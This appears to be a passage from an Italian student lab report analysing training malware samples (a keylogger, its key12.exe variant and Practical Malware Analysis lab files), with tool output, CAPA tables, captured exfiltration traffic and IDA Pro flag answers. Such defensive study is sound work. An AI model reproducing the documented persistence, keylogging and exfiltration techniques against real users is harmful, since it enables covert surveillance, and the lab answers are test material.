


Figura 6.16: Risultato di BinText per il keylogger

L'estrazione delle stringhe in chiaro ha confermato le ipotesi formulate ispezionando la IAT, rivelando i dettagli operativi del malware:

È stata individuata la stringa `C:\Windows\vmx32to64.exe` posizionata in stretta prossimità della stringa `key.exe`. Questo indica che il malware utilizzerà l'API `CopyFileA` (precedentemente individuata) per installare una copia di se stesso all'interno della directory di sistema protetta, rinominandosi per mimetizzarsi come un legittimo componente per macchine virtuali (VMware).

La stringa `log.txt` rappresenta con altissima probabilità il file di output all'interno del quale il malware salverà clandestinamente le battiture intercettate dalla tastiera della vittima.

L'ispezione ha rivelato lunghe sequenze alfabetiche come `abcdefghijklmnopqrstuvwxyz` e le rispettive versioni in maiuscolo. In un contesto di sviluppo software malevolo, queste non rappresentano codice "spazzatura" (padding) per alterare l'hash del file, bensì sono elementi strutturali vitali per un keylogger. Fungono da tabelle di conversione che il programma utilizza per tradurre i codici numerici grezzi inviati dalla tastiera al sistema operativo (Virtual-Key Codes) in caratteri testuali comprensibili da salvare nel file di log. (Le stringhe limitrofe come `AVfailure@ios_base@std@@` sono invece normali artefatti RTTI generati dal compilatore C++).



6.4 Analisi Dinamica

6.4.1 Analisi dell'Esecuzione con Process Explorer

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
winlogon.exe		3,028 K	11,824 K	6476	Windows Logon Application	Microsoft Corporation
fontdrvhost.exe		3,352 K	8,592 K	1136	Usermode Font Driver Host	Microsoft Corporation
dwm.exe		65,372 K	126,716 K	3076	Desktop Window Manager	Microsoft Corporation
explorer.exe	0.57	59,372 K	158,968 K	3192	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,700 K	9,480 K	5164	Windows Security notification...	Microsoft Corporation
vmtoolsd.exe	0.57	29,740 K	53,700 K	6068	VMware Tools Core Service	VMware, Inc.
WindowsTerminal.exe		20,204 K	78,696 K	6708	Windows Terminal Host	Microsoft Corporation
OpenConsole.exe		2,064 K	8,416 K	6424	Console Window and PTY H...	Microsoft Corporation
pwsh.exe	< 0.01	36,748 K	116,720 K	3812	pwsh	Microsoft Corporation
procepx.exe		6,316 K	12,132 K	4932	Sysinternals Process Explorer	Sysinternals - www.sysinter...
key.exe	4.53	1,032 K	4,900 K	6536		
conhost.exe		6,968 K	18,660 K	248	Console Window Host	Microsoft Corporation
msedge.exe	< 0.01	57,384 K	157,252 K	4616	Microsoft Edge	Microsoft Corporation
msedge.exe		2,752 K	14,000 K	3448	Microsoft Edge	Microsoft Corporation
msedge.exe		12,984 K	36,932 K	408	Microsoft Edge	Microsoft Corporation

Type	Name
WindowStation	\Sessions\2\Windows\WindowStations\WinSta0
WindowStation	\Sessions\2\Windows\WindowStations\WinSta0
Thread	conhost.exe(248): 5472
Thread	conhost.exe(248): 5472
Thread	conhost.exe(248): 5472
Thread	conhost.exe(248): 5472
Thread	conhost.exe(248): 2216
Semaphore	\Sessions\2\BaseNamedObjects\SM0:248:120:WinError_03_p0h
Semaphore	\Sessions\2\BaseNamedObjects\SM0:248:120:WinError_03_p0
Semaphore	\Sessions\2\BaseNamedObjects\SM0:248:304:WinStaging_02_p0h
Semaphore	\Sessions\2\BaseNamedObjects\SM0:248:304:WinStaging_02_p0
Section	\Sessions\2\BaseNamedObjects\windows_shell_global_counters
Section	\BaseNamedObjects\ComCatalogCache_
Section	\BaseNamedObjects\ComCatalogCache_
Section	\Sessions\2\BaseNamedObjects\SessionImmersiveColorPreference
Section	\Sessions\2\Windows\Theme3105101037
Section	\Windows\Theme3809145086
Process	key.exe(6536)

CPU Usage: 11.88% Commit Charge: 24.41% Processes: 127 Physical Usage: 36.17%

Figura 6.17: Risultato di Process Explorer

L'analisi dinamica del campione key.exe è stata avviata eseguendo il file con privilegi di amministratore in un ambiente isolato. L'osservazione iniziale tramite Process Explorer ha confermato l'avvio con successo del processo. L'ispezione del pannello inferiore rivela le risorse allocate dal malware per interfacciarsi con il sistema operativo, gettando le basi per l'individuazione di indicatori di compromissione in memoria, come la creazione di oggetti di sincronizzazione per evitare l'esecuzione di istanze multiple.

6.4.2 Analisi Comportamentale con Process Monitor

Time o...	Process Name	PID	Operation	Path	Result	Detail
12:17:05...	key.exe	3284	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\...	SUCCESS	Type: REG_SZ, Length: 70, Data: C:\Windows\vmx32to64.exe

Figura 6.18: Risultato di Process Monitor



Parallelamente, Process Monitor ha registrato in tempo reale l'attività del malware sul file system. I filtri applicati hanno rivelato un'attività continua e ciclica: le numerose operazioni di CreateFile, WriteFile e CloseFile documentano la natura di keylogger del malware, mentre scrive i dati intercettati all'interno del file log.txt nella directory di lavoro.

6.4.3 Identificazione della Persistenza

Process Name	CPU	Private	Working Set	PID	Description	Company Name
explorer.exe	0.56	27,392 K	95,404 K	3824	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,792 K	9,276 K	6580	Windows Security notification...	Microsoft Corporation
vmtoolsd.exe	< 0.01	5,332 K	17,428 K	6692	VMware Tools Core Service	Broadcom Inc.
vmx32to64.exe	8.75	896 K	4,444 K	6736		
conhost.exe		7,092 K	18,524 K	6744	Console Window Host	Microsoft Corporation

Type	Name
Key	HKLM\SYSTEM\ControlSet001\Control\Session Manager
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions
Key	HKLM\SOFTWARE\Microsoft\MSF\Registration\Listen
Key	HKLM

Figura 6.19: Dimostrazione della persistenza

Per individuare il meccanismo di persistenza, i filtri di ProcMon sono stati calibrati sull'operazione RegSetValue. Questa indagine ha permesso di catturare il momento esatto in cui il malware si è garantito l'avvio automatico, effettuando una scrittura mirata all'interno della chiave di autostart (Run Key) relativa all'utente corrente.

Il percorso esatto della chiave creata dal malware è HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\vmx32to64. L'operazione conferma in via definitiva l'esito dell'analisi statica: il valore inserito nel registro punta all'eseguibile "copia" C:\Windows\vmx32to64.exe, garantendo che il sistema operativo stesso richiami il codice malevolo in modo furtivo ad ogni login dell'utente.

6.4.4 Verifica dell'Esfiltrazione Dati




Figura 6.20: Risultato di Notepad con i log raccolti



Per validare empiricamente le capacità di spionaggio del malware, è stato condotto un test pratico digitando diverse stringhe di testo all'interno di un editor di testo, per poi ispezionare il file di output generato dall'eseguibile. L'apertura del file log.txt conferma l'assoluta pericolosità della minaccia: il keylogger registra tutto in chiaro. È particolarmente rilevante notare dal log come il malware sia in grado di tracciare non solo i caratteri alfanumerici, ma anche i codici dei tasti speciali utilizzati dalla vittima (come #SHIFT#, #UP_ARROW_KEY# e #CONTROL#), dimostrando un hooking profondo a livello di sistema operativo.

6.4.5 Test di Persistenza Post-Riavvio

explorer.exe

SecurityHealthSystray.exe

vmtoolsd.exe

vmx32to64.exe

conhost.exe

0.56

27,392 K

95,404 K

3824

Windows Explorer

Microsoft Corporation

< 0.01

1,792 K

9,276 K

6580

Windows Security notification ...

Microsoft Corporation

8.75

5,332 K

17,428 K

6692

VMware Tools Core Service

Broadcom Inc.

896 K

4,444 K

6736

7,092 K

18,524 K

6744

Console Window Host

Microsoft Corporation

Type

Name

Key

HKLM\SYSTEM\ControlSet001\Control\Session Manager

Key

HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions

Key

HKLM\SOFTWARE\Microsoft\MSF\Registration\Listen

Key

HKLM

Figura 6.21: Persistenza dopo il riavvio

Per verificare l'efficacia dell'infezione, la macchina virtuale è stata riavviata, simulando la normale attività di un utente. L'analisi dei processi post-riavvio tramite Process Explorer dimostra il successo dell'attacco: il malware si è avviato automaticamente in background. Tuttavia, il processo non si chiama più key.exe, bensì vmx32to64.exe. Questo conferma che il sistema è ora infetto tramite la copia residente nella directory di sistema C:\Windows, la quale è perfettamente in grado di mimetizzarsi tra i servizi legittimi.

6.4.6 Remediation e Bonifica del Sistema




Figura 6.22: Rimozione della persistenza




L'ultima fase del laboratorio ha simulato l'attività di Incident Response, con l'obiettivo di neutralizzare la minaccia. Utilizzando l'Editor del Registro di Sistema (regedit.exe), l'analista ha navigato fino al percorso di autostart compromesso.

L'ispezione delle proprietà della voce vmx32to64 ha confermato che la tipologia di dato utilizzata nel registro per questa chiave è REG_SZ (String Value). Per disinnescare la minaccia, la chiave è stata eliminata definitivamente dal sistema operativo. Con questa operazione di bonifica, la catena di esecuzione automatica è interrotta: pur rimanendo il file binario inerte sul disco rigido, il keylogger non si avvierà più ai successivi riavvii della macchina.

6.5 Analisi key12.exe

6.5.1 Analisi dell'Esecuzione e Persistenza (Process Monitor)



Time o...	Process Name	PID	Operation	Path	Result
12:46:50...	key12.exe	3708	RegSetValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-4960267...	SUCCESS
12:47:18...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\webkit	SUCCESS
12:47:18...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache/C...	SUCCESS
12:47:18...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache/C...	SUCCESS
12:47:18...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache/H...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Pr...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Int...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\U...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\A...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Pr...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Int...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\U...	SUCCESS
12:47:19...	key12.exe	1448	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\A...	SUCCESS

Figura 6.23: Risultato di Process Monitor per key12.exe

La variante key12.exe è stata sottoposta ad analisi dinamica seguendo la medesima metodologia adottata per il campione originale. L'intercettazione degli eventi tramite Process Monitor, filtrata per le operazioni di tipo RegSetValue, ha rivelato un comportamento analogo in termini di persistenza, ma con indicatori di compromissione differenti.

Mentre il campione precedente creava una chiave denominata vmx32to64, questa specifica variante tenta di mascherare il proprio meccanismo di autostart inserendo nel registro la voce webkit all'interno del percorso HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. La registrazione di questo evento conferma l'intento del malware di sopravvivere ai



riavvii di sistema, mimetizzandosi come un componente legato all'omonimo motore di rendering del browser.

6.5.2 Analisi del Traffico di Rete

```
[ Diverter] key12.exe (4684) requested UDP 8.8.8.8:53  
[ DNS Server] Received A request for domain 'flag1.samsclass.info'.  
[ Diverter] msedge.exe (4876) requested UDP 192.168.197.132:53  
[ DNS Server] Error: QTYPE: Invalid forward lookup: [65]  
[ DNS Server] Received A request for domain 'config.edge.skype.com'.
```

Figura 6.24: Traffico DNS catturato

L'evoluzione più significativa di questa variante risiede nelle sue capacità di comunicazione esterna. Per isolare e analizzare questo comportamento senza esporre la rete reale, il malware è stato eseguito all'interno di un ambiente controllato simulato tramite l'utilità FakeNet.

L'intercettazione del traffico in uscita ha rivelato l'immediato tentativo del processo key12.exe di risolvere un indirizzo IP, interrogando i server DNS pubblici. Il dominio richiesto dal malware è flag1.samsclass.info.

6.5.3 Intercettazione Esfiltrazione Dati

```
[ Diverter] svchost.exe (2288) requested UDP 192.168.197.132:53  
[ DNS Server] Received A request for domain 'ad.samsclass.info'.  
[ Diverter] key12.exe (4684) requested TCP 192.0.2.123:80  
[ HTTPListener80] GET /?flag=exfiltration HTTP/1.1  
[ HTTPListener80] User-Agent: Mozilla/4.1337  
[ HTTPListener80] Host: ad.samsclass.info
```

Figura 6.25: Traffico HTTP catturato

Subito dopo aver ottenuto la risoluzione del nome a dominio (fornita fittiziamente da FakeNet), il malware ha instaurato una connessione TCP sulla porta 80 verso l'infrastruttura di attacco.

L'ispezione dei pacchetti HTTP catturati ha permesso di documentare l'esatta sintassi utilizzata per la comunicazione: il keylogger ha effettuato una richiesta HTTP di tipo GET. La risorsa specifica richiesta al server è /?flag=exfiltration.

Questa evidenza dimostra che la variante key12.exe non si limita a memorizzare le battiture in locale, ma tenta attivamente di esfiltrare i dati spiati verso un server controllato dall'attaccante. È inoltre di particolare interesse analitico notare l'header HTTP associato alla richiesta: il malware tenta di



mascherare il proprio traffico utilizzando l'User-Agent anomalo Mozilla/4.1337, un chiaro indicatore di compromissione a livello di rete (dove "1337" è un noto riferimento al gergo "leet" hacker).

6.6 Analisi CAPA

6.6.1 Analisi Lab01-01.exe

md5	bb7425b82141a1c8f7d60e5106676bb1
sha1	9dce39ac1bd36d877fdb0025ee88fdaff0627cdb
sha256	58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47
os	windows
format	pe
arch	i386
path	C:\Users\unina\Desktop\malware-basic\Lab01-01.exe
ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery:: T1083
MBC Objective	MBC Behavior
FILE SYSTEM	Copy File:: [C0045] Read File:: [C0051]
CAPABILITY	NAMESPACE
copy file	host-interaction/file-system/copy
enumerate files recursively	host-interaction/file-system/files/list
read file via mapping (2 matches)	host-interaction/file-system/read

Figura 6.26: Risultato di CAPA per Lab01-01.exe

Lo strumento ha mappato autonomamente il comportamento del file sulla matrice MITRE ATT&CK, identificando la tattica primaria DISCOVERY e la tecnica File and Directory Discovery (T1083). Analizzando la sezione delle Capabilities a basso livello, spiccano le voci enumerate files recursively e copy file. Questo convalida la natura di "file infector" del malware, progettato per scansionare in modo ricorsivo l'intero disco rigido alla ricerca di eseguibili target da sovrascrivere o affiancare con codice malevolo.

Di particolare rilevanza è l'identificazione della capability read file via mapping. Questo indica che il malware non utilizza le standard API di lettura sequenziale, ma mappa i file target direttamente in memoria RAM (File Mapping). Questa è una tecnica sofisticata utilizzata per analizzare e manipolare le strutture interne degli eseguibili (come gli header PE e la IAT) in modo rapido ed efficiente prima di procedere all'infezione.



6.6.2 Analisi Capa: Lab01-01.dll

md5	290934c61de9176ad682ffdd65f0a669
sha1	a4b35de71ca20fe776dc72d12fb2886736f43c22
sha256	f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba
os	windows
format	pe
arch	x86
path	C:\Users\unina\Desktop\malware-basic\Lab01-01.dll

MBC Objective	MBC Behavior
COMMAND AND CONTROL	C2 Communication::Receive Data [B0030.002] C2 Communication::Send Data [B0030.001]
COMMUNICATION	Socket Communication::Connect Socket [C0001.004] Socket Communication::Create TCP Socket [C0001.011] Socket Communication::Initialize Winsock Library [C0001.009] Socket Communication::Receive Data [C0001.006] Socket Communication::Send Data [C0001.007] Socket Communication::TCP Client [C0001.008]
PROCESS	Check Mutex:: [C0043] Create Mutex:: [C0042] Create Process:: [C0017]

Figura 6.27: Risultato di CAPA per Lab01-01.dll

CAPABILITY	NAMESPACE
receive data	communication
send data	communication
initialize Winsock library	communication/socket
act as TCP client	communication/tcp/client
check mutex	host-interaction/mutex
create mutex	host-interaction/mutex
create process on Windows	host-interaction/process/create

Figura 6.28: Dettaglio capabilities per Lab01-01.dll

L'esecuzione di Capa sulla libreria dinamica ha delineato il suo ruolo come payload attivo (backdoor/impianto di rete). Gli obiettivi catalogati nel framework MBC (Malware Behavior Catalog) etichettano esplicitamente il modulo per attività di COMMAND AND CONTROL e COMMUNICATION.

Le Capabilities estratte dimostrano che la libreria è in grado di inizializzare lo stack di rete Windows (initialize Winsock library), agire come client diretto (act as TCP client) e gestire flussi bidirezionali di informazioni (send data, receive data).

Inoltre, il tool rileva la gestione della concorrenza tramite Mutex (check mutex, create mutex), confermando che il payload verifica di essere l'unica istanza in esecuzione sul sistema infetto. Infine, la capacità create process on Windows rappresenta l'anello finale della catena di compromissione: la backdoor è progettata per eseguire comandi remoti forniti dall'attaccante, molto probabilmente istanziando una shell nascosta sul computer della vittima.



6.6.3 Analisi Capa: Lab01-04.exe

md5	625ac05fd47adc3c63700c3b30de79ab
sha1	9369d80106dd245938996e245340a3c6f17587fe
sha256	0fa1498340fca6c562cfa389ad3e93395f44c72fd128d7ba08579a69aaf3b126
os	windows
format	pe
arch	i386
path	C:\Users\unina\Desktop\malware-basic\Lab01-04.exe
ATT&CK Tactic	ATT&CK Technique
DISCOVERY	File and Directory Discovery:: T1083
EXECUTION	Shared Modules:: T1129
PRIVILEGE ESCALATION	Access Token Manipulation:: T1134
MBC Objective	MBC Behavior
DEFENSE EVASION	Disable or Evade Security Tools::Bypass Windows File Protection [F0004.007]
EXECUTION	Install Additional Program:: [B0023]
FILE SYSTEM	Move File:: [C0063]
	Writes File:: [C0052]
PROCESS	Create Process:: [C0017]
	Create Thread:: [C0038]

Figura 6.29: Risultato di CAPA per Lab01-04.exe

CAPABILITY	NAMESPACE
contain a resource (.rsrc) section	executable/pe/section/rsrc
extract resource via kernel32 functions	executable/resource
contain an embedded PE file	executable/subfile/pe
get common file path (2 matches)	host-interaction/file-system
move file	host-interaction/file-system/move
bypass Windows File Protection	host-interaction/file-system/windows-file-protection
write file on Windows	host-interaction/file-system/write
create process on Windows	host-interaction/process/create
acquire debug privileges	host-interaction/process/modify
modify access privileges	host-interaction/process/modify
create thread	host-interaction/thread/create
link function at runtime on Windows (2 matches)	linking/runtime-linking

Figura 6.30: Dettaglio capabilities per Lab01-04.exe

Tra le tattiche MITRE ATT&CK individuate, oltre all'Esecuzione, emerge la PRIVILEGE ESCALATION tramite la manipolazione dei token di accesso (T1134).

L'ispezione delle Capabilities svela l'esatto meccanismo di delivery dell'infezione. Il programma non scarica il payload da Internet, ma lo nasconde cifrato o compresso al proprio interno, all'interno della sezione risorse PE (contain a resource (.rsrc) section, contain an embedded PE file). Durante l'esecuzione, il malware provvede a spaccettarlo ed estrarlo in memoria (extract resource via kernel32 functions).

Il malware è programmato per aggirare le difese integrate del sistema operativo (bypass Windows File Protection) e innalzare i propri permessi per interagire con la memoria di altri programmi (acquire debug privileges).

Infine, per ostacolare le attività di analisi statica e nascondere la propria IAT agli analisti, il dropper non dichiara palesamente tutte le API di cui necessita. Al contrario, risolve e carica le funzioni critiche dinamicamente solo nel momento del bisogno (link function at runtime on Windows).



Capitolo 7

Windows Malware

In questa esercitazione vengono analizzati diversi malware, al fine di comprendere l'utilizzo di software per il reverse engineering come IDA Pro.

7.1 Lab05-01.dll

Analisi del primo malware.

7.1.1 Flags

Flag 1: Indirizzo `dllMain`

Risposta: **1000D02E**

```
.text:1000D02E ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:1000D02E _DllMain@12      proc near                                ; CODE XREF: DllEntryPoint+4B4p
.text:1000D02E                                     ; DATA XREF: sub_100110FF+2D4o
.text:1000D02E
.text:1000D02E hinstDLL      = dword ptr  4
.text:1000D02E fdwReason     = dword ptr  8
.text:1000D02E lpvReserved  = dword ptr 0Ch
.text:1000D02E
```

Figura 7.1: Indirizzo `dllMain` in IDA Pro

Flag 2: Indirizzo locazione import `gethostbyname`

Risposta: **100163CC**

```
.idata:100163CC ; struct hostent *(__stdcall *gethostbyname)(const char *name)
.idata:100163CC extrn gethostbyname:dword
.idata:100163CC                                     ; CODE XREF: sub_10001074:loc_100011AF1p
.idata:100163CC                                     ; sub_10001074+1D31p ...
.idata:100163CC                                     ; Import by ordinal 52
.idata:100163CC ; struct hostent *(__stdcall *gethostbyname)(const char *name)
```

Figura 7.2: Locazione import `gethostbyname`

Flag 3: Numero di funzioni che chiamano `gethostbyname`

Risposta: **9**



xrefs to gethostbyname			
Directi	Type	Address	Text
Up	r	sub_10001074:loc_1000...	call ds:gethostbyname
Up	p	sub_10001074:loc_1000...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+268	call ds:gethostbyname
Up	p	sub_10001074+268	call ds:gethostbyname
Up	r	sub_10001365:loc_1000...	call ds:gethostbyname
Up	p	sub_10001365:loc_1000...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+268	call ds:gethostbyname
Up	p	sub_10001365+268	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname

Figura 7.3: Funzioni che richiamano gethostbyname

Flag 4: Nome del dominio DNS

Risposta: pics.practicalmalwareanalysis.com

10019040	94 91 01 10 44 91 01 10	F4 90 01 10 A4 90 01 10	D.....
10019050	54 90 01 10 5B 54 68 69	73 20 69 73 20 50 57 44	T...[This-is-PWD
10019060	5D 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	].....
10019070	20 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	
10019080	20 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	
10019090	20 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	
100190A0	20 20 00 00 5B 54 68 69	73 20 69 73 20 52 47 50	[This-is-RGP
100190B0	5D 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	].....
100190C0	20 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	
100190D0	20 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	
100190E0	20 20 20 20 20 20 20 20	20 20 20 20 20 20 20 20	
100190F0	20 20 00 00 5B 54 68 69	73 20 69 73 20 52 4E 41	...[This-is-RNA
10019100	5D 70 69 63 73 00 00 00	00 00 00 00 00 00 00 00	]pics.....
10019110	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
10019120	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
10019130	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
10019140	00 20 00 00 5B 54 68 69	73 20 69 73 20 52 55 52	...[This-is-RUR
10019150	5D 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	].....
10019160	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
10019170	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
10019180	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
10019190	00 20 00 00 5B 54 68 69	73 20 69 73 20 52 44 4F	...[This-is-RDO
100191A0	5D 70 69 63 73 2E 70 72	61 74 69 63 61 6C 6D 61	]pics.practicalma
100191B0	6C 77 61 72 65 61 6E 61	6C 79 73 69 73 2E 63 6F	lwareanalysis.co
100191C0	6D 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	m.....
100191D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

Figura 7.4: Dominio DNS individuato



Flag 5: Numero di parametri e variabili locali per subroutine **sub_10001656**

Risposta: **23** (5 parametri e 18 variabili locali)

```
.text:10001656 sub_10001656 proc near ; DATA XREF: DllMain(x,x,x)+C84o
.text:10001656
.text:10001656 var_675 = byte ptr -675h
.text:10001656 var_674 = dword ptr -674h
.text:10001656 hModule = dword ptr -670h
.text:10001656 timeout = timeval ptr -66Ch
.text:10001656 name = sockaddr ptr -664h
.text:10001656 var_654 = word ptr -654h
.text:10001656 in = in_addr ptr -650h
.text:10001656 Str1 = byte ptr -644h
.text:10001656 var_640 = byte ptr -640h
.text:10001656 CommandLine = byte ptr -63Fh
.text:10001656 Str = byte ptr -63Dh
.text:10001656 var_638 = byte ptr -638h
.text:10001656 var_637 = byte ptr -637h
.text:10001656 var_544 = byte ptr -544h
.text:10001656 var_50C = dword ptr -50Ch
.text:10001656 var_500 = byte ptr -500h
.text:10001656 Buf2 = byte ptr -4FCh
.text:10001656 readfds = fd_set ptr -48Ch
.text:10001656 buf = byte ptr -3B8h
.text:10001656 var_380 = dword ptr -380h
.text:10001656 var_1A4 = dword ptr -1A4h
.text:10001656 var_194 = dword ptr -194h
.text:10001656 WSADATA = WSADATA ptr -190h
.text:10001656 lpThreadParameter = dword ptr -190h
```

Figura 7.5: Parametri e variabili locali della subroutine sub_10001656

Flag 6: Messaggio

Risposta:

Hi,Master [%d/%d/%d %d:%d:%d]

WelCome Back...Are You Enjoying Today?

Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco

Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Se

Encrypt Magic Number For This Remote Shell Session [0x%02x]

```
ors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
ors_d:10095B44 ; DATA XREF: sub_1000FF58+1451o
ors_d:10095B44 db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
ors_d:10095B44 db 0Dh,0Ah
ors_d:10095B44 db 'Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
ors_d:10095B44 db 'ds]',0Dh,0Ah
ors_d:10095B44 db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
ors_d:10095B44 db 'nds]',0Dh,0Ah
ors_d:10095B44 db 0Dh,0Ah
